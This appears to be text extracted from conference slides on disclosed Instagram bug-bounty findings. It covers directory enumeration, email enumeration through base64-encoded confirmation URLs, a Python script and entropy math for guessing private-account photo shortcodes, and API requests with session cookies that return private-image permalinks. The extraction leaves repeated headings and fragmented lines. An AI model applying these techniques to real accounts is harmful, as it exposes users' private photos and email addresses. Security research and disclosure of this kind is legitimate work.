
# 1. Web Server Directory Enumeration



`https://instagram.com/?hl=../wrong/en`



# 1. Web Server Directory Enumeration



# 1. Web Server Directory Enumeration

**42 directory hits for  
../<GUESS>/../locale/nl/**





# 1. Web Server Directory Enumeration



Thank you for sharing this information with us. **Although this issue does not qualify as a part of our bounty program we appreciate your report.** We will follow up with you on any security bugs or with any further questions we may have.



# 1. Web Server Directory Enumeration



Thank you for sharing  
as a part of our bounty  
you on any security bug

Issue does not qualify  
We will follow up with  
e.

# 1. Web Server Directory Enumeration



My apologies on my previous reply, it was intended for another report.

...

After reviewing the issue you have reported, we have decided to award you a bounty of \$500 USD.



# 1. Web Server Directory Enumeration




My apologies on 1  
After reviewing the iss  
\$500 USD.




for another report.  
award you a bounty of

# 2. Email Address Account Enumeration




# 2. Email Address Account Enumeration

```
https://instagram.com/accounts/confirm_email/U2imNZjK/aW5zdGFncmFtcGVudGVzdHVzZXJAZ21haWwY29t/?app_redirect=False  
base64_d(aW5zdGFncmFtcGVudGVzdHVzZXJAZ21haWwY29t): instagrampentestuser@gmail.com
```




## 2. Email Address Account Enumeration

```
https://instagram.com/accounts/confirm_email/U2imNZjK/aW5zdGFncmFtcGVudGVzdHVzZXJAZ21haWwY29t/?app_redirect=False  
base64_d(aW5zdGFncmFtcGVudGVzdHVzZXJAZ21haWwY29t): instagrampentestuser@gmail.com
```



## 2. Email Address Account Enumeration

```
base64_e(mark.zuckerberg@facebook.com): bWFyay56dWNrZXJiZXJnQGZhY2Vib29rLmNvbQ  
  
https://instagram.com/accounts/confirm_email/U2imNZjK/bWFyay56dWNrZXJiZXJnQGZhY2Vib29rLmNvbQ/?app_redirect=False
```





## 2. Email Address Account Enumeration



After reviewing the issue you have reported, we have decided to award you a bounty of \$750 USD.



### 3. \*\*\*\*\*

- Reported on 11 September 2015
- Bounty of \$750 awarded on 12 February 2016
- Update: Not yet fixed on 10 June




# 4. Private Account Shared Pictures Entropy

```
{
  "status": "ok",
  "media": {
    "organic_tracking_token":
"eyJ2ZXJzaW9uIjozLCJwYXlsb2FkIjpb7ImlzX2FuYWx5dGljc190cmFja2VkIjpmYWxz
ZSwidXVpZCI6IjYxNGMwYzklMDRINDRkMWU4YmI3ODlhZTY3MzUxZjNIIn0sIn
NpZ25hdHVyZSI6IiJ9",
    "client_cache_key": "MTExODI1MTg5MjE1NDQ4MTc3MQ==.2",
    "code": "-E1CvRRxr",
    (...SNIP...)
    "media_type": 1,
    "pk": 1118251892154481771,
    "original_width": 1080,
    "has_liked": false,
    "id": "1118251892154481771_2036044526"
  },
  "upload_id": "1447526029474"
}
```




# 4. Private Account Shared Pictures Entropy



Private  
account




# 4. Private Account Shared Pictures Entropy



Private  
account

# 4. Private Account Shared Pictures Entropy



Private  
account



# 4. Private Account Shared Pictures Entropy


```
GET /api/v1/media/1118251892154481771_2036044526/permalink/ HTTP/1.1  
Host: i.instagram.com
```

```
HTTP/1.1 200 OK  
(...SNIP...)
```

```
{"status":"ok","permalink":"https://instagram.com/p/-E1CvRRrxr/"}
```



# 4. Private Account Shared Pictures Entropy



Private  
account



# 4. Private Account Shared Pictures Entropy

| @Kevin<br>Pk: 3 | @MikeyK<br>Pk: 4 | @BritneySpears<br>Pk: 12246775 | @msvigdis<br>Pk: 12246776 |
|-----------------|------------------|--------------------------------|---------------------------|
| 1pj1DhgBD-      | 159sxaABXG       | 16jJhVG8HU                     | iV93JDG8Ue                |
| 1kHzf_gBLp      | 1onIDogBf3       | 1yFoqcm8D9                     | XMUVDFm8X8                |
| 0-pshjgBAg      | 0yi-hjgBaE       | 1tejnLm8Co                     | VuWAQam8Xv                |
| 09pY_OgBPX      | 0k_oZWABSU       | 1r59ISm8GX                     | Vj81GHm8W9                |
| 0l1GTXABDo      | 0gboKEgBYr       | 1qrMPRG8AB                     | UEoTBAg8Sy                |
| 0k_apGABDm      | 0UDrVFGbVJ       | 1ghW7RG8B2                     | TfpmTGm8QP                |
| 0f5P_6ABOe      | z-maEdgBWK       | 1T3KHhm8N2                     | TWbKzfm8f-                |
| 0GEiJKABAC      | z5HB2BgBbj       | 1Q2H_WG8LX                     | TVOOKEm8To                |
| 0BuH09ABOx      | zxeRSGgBaL       | 1OywdMm8Lf                     | TThPzXm8cm                |
| z-9x5aABEq      | zSqgd5ABco       | 1H2JvG8DL                      | TS3Swlm8dZ                |
| z8QVuXABD6      | zQ6VkuABdH       | 08dtcTG8Hb                     | TOtd3tm8Ve                |
| z4vsirAB04      | zJDzvRgBbR       | 00exOYm8Br                     | TOFrAm8aZ                 |
| z2KV00gBIE      | zBrTIsABXv       | 0yXTU6m8MN                     | TJikVLm8W9                |



# 4. Private Account Shared Pictures Entropy

```
username = raw_input("Enter the username of the Instagram user you want to monitor: ")
r = requests.get("http://instagram.com/" + username)

useridsearch = re.search('id:"([\^"]*)', "biography", r.text)
if useridsearch is None:

userid = str(useridsearch.group(1))
print "Found userid: " + userid

uploadid = prepare_picture_upload(s)

r = requests.get('http://i.instagram.com/api/v1/users/' + userid + '/info/').json()
origmedia = r['user']['media_count']
print "Current number of posts: " + str(origmedia)

while(True):
    r = requests.get('http://i.instagram.com/api/v1/users/' + userid + '/info/').json()
    newmedia = r['user']['media_count']
    if origmedia < newmedia:
        r = do_post_request(s, "https://i.instagram.com/api/v1/media/configure/",
                             [{"upload_id":uploadid,"source_type":"4",'caption':''}])
        codesearch = re.search('code:"([\^"]*)"', r.text)
        idsearch = re.search('id:"([\^"]*)"', r.text)
        if codesearch is None or idsearch is None:
            print "Could not successfully upload image myself and find a code."
        else:
            print str(idsearch.group(1)) + ", " + str(codesearch.group(1))

    origmedia = newmedia
    uploadid = prepare_picture_upload(s)
```



# 4. Private Account Shared Pictures Entropy

| Private victim account<br>(monitored by attacker) | Public attacker account<br>(generated right after monitor hit) |
|---|--|
| 1yCwjTJRnk  | 1yCwodpTIC   |
| 1yC05mJRnq  | 1yC0_ApTIL   |
| 1yC5PqpRnu  | 1yC5UopTIX   |
| 1yC9nTJRnw  | 1yC9repTlk   |
| 1yDGULpRn9  | 1yDGaDpTI1   |
| 1yDKrvpRoB  | 1yDKvtJI8  |
| 1yDPCCpRoI  | 1yDPHVpTI_   |
| 1yDTZGpRoO  | 1yDTdvpTmH   |
| 1yDXxRpRoW  | 1yDX1fJTmP   |
| 1yDgdBpRoI  | 1yDgj6JTmb   |
| 1yDk1qpRop  | 1yDk6ypTme   |
| 1yD6mjpRpT  | 1yD6sCpTnL   |
| 1yEDSqpRpn  | 1yEDXYJTnU   |
| 1yEHpNJRpt  | 1yEHuTpTnc   |
| 1yEQWTpRqD  | 1yEQb3pTnw   |
| 1yEUtCJRqL  | 1yEUyJJTn5   |
| 1yEZEKJRqU  | 1yEZI3pToI   |
| 1yEdaxpRqe  | 1yEdfEpToO   |



# 4. Private Account Shared Pictures Entropy

Final entropy:  $2 * 64^4 = 33.554.432$  possibilities

→ Feasible!




# 4. Private Account Shared Pictures Entropy



After reviewing the issue you have reported, we have decided to award you a bounty of \$1000 USD.



# 5. Private Account Shared Pictures CSRF



```
GET /api/v1/media/1118251892154481771_2036044526/permalink/ HTTP/1.1
Host: i.instagram.com
User-Agent: Instagram 7.10.0 Android (19/4.4.4; 320dpi; 768x1184; LGE/google; Nexus
4; mako; mako; en_US)
Cookie:
sessionid=IGSC0098a4bee11b593953fd4a3fe0695560f407a103d8eef9f5be083ff21e18667
3:PEVejQeSkS2p8WYxAEgtyUWdXz9STvKM:{"_token_ver":1,"_auth_user_id":20360
44526,"_token":"2036044526:7DcRpg1d0ve5T0NkbToN5yVleZUh0Ifh:571e05df8ecd8d
e2efc47dca5f222720233234f6f0511fb20e0ad42c1302ea27","_auth_user_backend":"acco
unts.backends.CaseInsensitiveModelBackend","last_refreshed":1447525940.04528,"_plat
form":1}
```

```
HTTP/1.1 200 OK
(...SNIP...)
```


```
{"status":"ok","permalink":"https://instagram.com/p/-E1CvRRrxr/"}
```

# 5. Private Account Shared Pictures CSRF



# 5. Private Account Shared Pictures CSRF

a) Find Private Account pictures image\_id



b) Find permalink of Shared Private Account picture



# 5. Private Account Shared Pictures CSRF

## a) Find Private Account pictures image\_id

Request by **attackerapril14**, obtaining the user tag feed of **victimapril14**:

```
GET /api/v1/usertags/1834740224/feed/ HTTP/1.1
<SNIP>
Cookie: ds_user_id=1834735739; igfl=attacker14april; csrftoken=c62c1b7939d31ef5a397d47e0f6deab6;
mid=VSyAxQABAAF8rnZltuR38g9L_cH;
sessionid=IGSC0f6bd9053f46af065661341b814c925257045e0281d091e666359a04d3958dc2%3ADu6NBOBd2pTpR
djlhCDPCKyr3mKSz5ey%3A%7B%22_auth_user_id%22%3A1834735739%2C%22_token%22%3A%221834735739%
3At3mMDvmINScp7fU9zWDP5I6obAXC4LH8%3A001ef1a6209117adf855bf199c086eed571920a74485f49976236e
9ae46a2e80%22%2C%22_auth_user_backend%22%3A%22accounts.backends.CaseInsensitiveModelBackend%22%
2C%22last_refreshed%22%3A1428983171.329889%2C%22_t%22%3A1%2C%22_platform%22%3A1%7D;
is_starred_enabled=yes; ds_user=attacker14april
<SNIP>
```

Response, containing the private Image ID of **victimapril14**:

```
HTTP/1.1 200 OK
<SNIP>

{"status":"ok","num_results":0,"auto_load_more_enabled":true,"items":[],"more_available":false,"total_count":1,
"requires_review":false,"new_photos":["962688807931708516"]}
```



# 5. Private Account Shared Pictures CSRF

- Find Private Account pictures image\_id
- Find permalink of Shared Private Account picture


Request, sending the image ID of user victim14april along with a valid SessionID for user attackerapril14:

```
GET /api/v1/media/962688807931708516_111111111/permalink/ HTTP/1.1
Host: i.instagram.com
Connection: Keep-Alive
User-Agent: Instagram 6.18.0 Android (16/4.1.2; 240dpi; 480x800; samsung; GT-I9070; GT-I9070; samsungianice; en_GB)
Cookie: ds_user_id=1834735739; igfl=attacker14april;
sessionid=IGSC0f6bd9053f46af065661341b814c925257045e0281d091e666359a04d3958dc2%
3ADu6NBObD2pTpRdjHCDPCKyr3mKSz5ey%3A%7B%22_auth_user_id%22%3A1834735739%2C
%22_token%22%3A%221834735739%3At3mMDvmINScp7fU9zWDP5l6obAXC4LH8%3A001ef1a
6209117adf855bf199c086eed571920a74485f49976236e9ae46a2e80%22%2C%22_auth_user_b
ackend%22%3A%22accounts.backends.CaseInsensitiveModelBackend%22%2C%22last_refreshe
d%22%3A1428983171.329889%2C%22_tl%22%3A1%2C%22_platform%22%3A1%7D;
```

Response, containing permalink for the private image:

```
HTTP/1.1 200 OK
(...SNIP...)

{"status":"ok","permalink":"https://instagram.com/vp/v/1cKF7KA4RKv/"}
```



# 5. Private Account Shared Pictures CSRF


- a) Find Private Account pictures image\_id
- b) Find permalink of Shared Private Account picture




After reviewing the issue you have reported, we have decided to award you a bounty of \$1000.




# 6. Account Takeover via Email Change



